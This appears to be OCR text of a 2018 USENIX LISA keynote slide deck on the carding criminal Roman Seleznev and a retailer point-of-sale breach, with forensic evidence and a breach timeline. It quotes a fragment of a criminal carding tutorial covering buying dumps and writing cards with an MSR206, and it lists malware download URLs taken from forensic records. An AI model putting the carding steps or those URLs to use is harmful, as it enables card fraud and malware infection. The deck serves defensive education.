


Anatomy of a Crime:

Secure DevOps or Darknet Early Breach Detection

October 30, 2018
Large Installation System Administration (LISA) USENIX 2018 Conference Keynote
Nashville, TN

Dr. Sarah Lewis Cortes, PhD, IAPP/E, CISA, CRISC

Agenda


- Convicted: Roman Seleznev; Crimes: Carding, Skimming, Financial & High-Tech Fraud
- Breach Technical Deep Dive: Retailer Hack
  - Password Cracking
  - Darknet Acquisition
  - POS RAM Malware/Skimmers
- Prevention/Solutions


Convicted!



Roman Seleznev

- aka Track2, “nCuX” псих, "psycho"
- Bankrupted businesses
- Hacked into point-of-sale (POS) computers
- 2014: Arrested in Maldives with > 1.7m credit card numbers
- 2016: Convicted, 38 counts: wire fraud, intentional damage to a protected computer, aggravated identity theft, > $169m damages
- 2017: Sentenced to 27 + 14 years



Roman Seleznev

- Helped grow market for stolen credit card data
- Top point-of-sale hacker, criminal underworld
- Son of Valery Seleznev, Russian Parliament member, Putin ally

Roman Seleznev: Innovator

Tutorial how to Buy Dumps and Use In
OS) (Make and using Fake Credit Card)

will explain You How to Earn Money

$500 to $50,000 or even $500,000

Remember this Is Illegal way!

ess from the start to the finish!

© https://2pac.cc



You can buy dumps in online shop called 2pac.cc,
the only one real shop who is legit and they have
from almost all the world countries. More than 1
of stolen dumps.

METHOD #1:

When you login to a shop, you can see "Dumps"
navigation menu, click There.

There you can see BIN(is first 6 digit of cred
number) to see what bank is it and which ty
card is it like GOLD, PLATINUM, CLASSIC)

dumps on Plastic

We need software to connect our **MSR206** with compu
Write on Magnetic stripe of our Gift Card.

DOWNLOAD IT HERE - THEJERM

MSR206 Utility Program v1.8 by TheJerm

What is this program? It's a utility program I w
interface with the MSR206 magstripe reader/write



Roman Seleznev: Inmate

SYSTEM RESOURCE USAGE MONITOR (SRUM)

TOR BROWSER WAS LAST USER ACTIVITY

AutoIncId	UTC TimeStamp	AppId	UserId	ForegroundCycleTime
114124	07/05/2014 02:24:00	\Device\HarddiskVolume5\Users\smaus\Desktop\Tor Browser\Browser\firefox.exe	S-1-5-21-872295761-2623846239-3737112615-1001	98131300135
114125	07/05/2014 02:24:00	\Device\HarddiskVolume5\Users\smaus\Desktop\Tor Browser\Tor\tor.exe	S-1-5-21-872295761-2623846239-3737112615-1001	12666306444
114126	07/05/2014 18:00:00	System	S-1-5-18	39925098676
114127	07/05/2014 18:00:00	\Device\HarddiskVolume5\Windows\System32\smss.exe	S-1-5-18	6248861
114128	07/05/2014 18:00:00	\Device\HarddiskVolume5\Windows\System32\csrss.exe	S-1-5-18	1481443719

Source: Harold Chun & Norman Barbosa, prosecutors

FORENSIC EVIDENCE

[redacted] (Seattle, WA)


Response October 29, 2010

Name	Url Name	Internet Artifact Type	Last Modification Time
_REGISTRY_USER_NTUSER_S-1-5-21-3314409579-1582880562-2984944184-1005	http://shmak.fvds.ru/dtc2.exe	History\Typed URL	10/22/10 10:29:07
_REGISTRY_USER_NTUSER_S-1-5-21-3314409579-1582880562-2984944184-1005	http://sendspace.com/	History\Typed URL	10/22/10 10:29:07

[redacted] (Seattle)

Response January 20, 2011

Name	Url Name	Internet Artifact Type	Last Modification Time
_REGISTRY_USER_NTUSER_S-1-5-21-73586283-179605362-725345543-1003	http://188.120.225.66/shmak.exe	History\Typed URL	10/04/10 17:38:17



Criminal Carding

- Buy, sell, trade online credit card data stolen from large retailer data breaches
- ~$10-$25/stolen card#
- Use purchased stolen card#s to buy pre-paid credit cards
- Buy gift cards, electronics at retail stores
- Resell fraudulently purchased goods on the internet
- Items shipped to a “reshipper”




Image: Tor Dark Market via Brian Krebs



Breach Technical Deep Dive

Data Breach Events


	Breach Size
2018: Manufacturer	150 million
2017: Online financial svc provider	143m
2016: Online social network	4m
2015: Online financial svc provider	15m
2014: Retailer	56m
2013: Online mail/news aggregator	3 billion

Many others…

Source: CSO online


Breached Data on the Darknet: Retailer

- Settlement includes mandatory darknet monitoring



Source: Dark Owl

Breached Private Data on the Darknet: Credit Cards



Source: Dark Owl

Retailer Hack: Skimmers






Image: Skimmers


Photo Credit: *Sarah Lewis Cortes, 2018*

Retailer Hack: How they did it


Password Cracking (*e.g.* Burp Suite)



Even easier: Account acquisition from the darknet



Event starts with attacker gaining credentials from outside vendor





Background

ALAMEDA COUNTY SHERIFF'S OFFICE

SANOFI genzyme

DRAPER LABORATORY

Putnam INVESTMENTS

Fidelity INVESTMENTS

Biogen




DEPARTMENT OF ENERGY · UNITED STATES OF AMERICA

Recent Publications/Education

RICHMOND

Journal of Law & Technology





2017 IEEE International Symposium on Technologies for Homeland Security

Copyright Sarah Cortes 2015

Merritt College

-





Darknet Privacy Breach Technical Review:

Retailer Hack
Overview

Retailer Hack: Profile of most frequent targets

- Large retailers
- Many locations
- Large number of customer credit/debit card accounts
- Millions of customer email addresses

You probably shopped at one of these in the last week!



Image: Tor Dark markets via Brian Krebs

Retailer Hack: Cost: 2017 Settlement

$136m- Visa, MasterCard

$ 27m- banks: fraudulent charges

$ 19m- consumers

$ 16m- legal fees

$198m- Total

Retailer Hack: Timeline


April 2013

- Password Cracking; Account acquisition from the darknet

-

July 2013

- Zero-day Attack: Exploit vulnerability
- Jump the barriers between vendor and retailer system



Retailer Hack: Timeline

April 2014

Malware on self-checkout terminals:

- Reads cleartext payment card data in RAM on POS terminal
- Uses regex (regular expressions) to grab payment card information (PCI)
- Sends to attacker's servers

Image: Tor Dark Market via Brian Krebs

Retailer Hack: Timeline

June-November 2014- Carding on dark markets

September 2014- Breach publicly detected, reported by a journalist: cards seen for sale on the darknet


November 2014- Phishing

October 2017- Breached customer PII still on the darknet

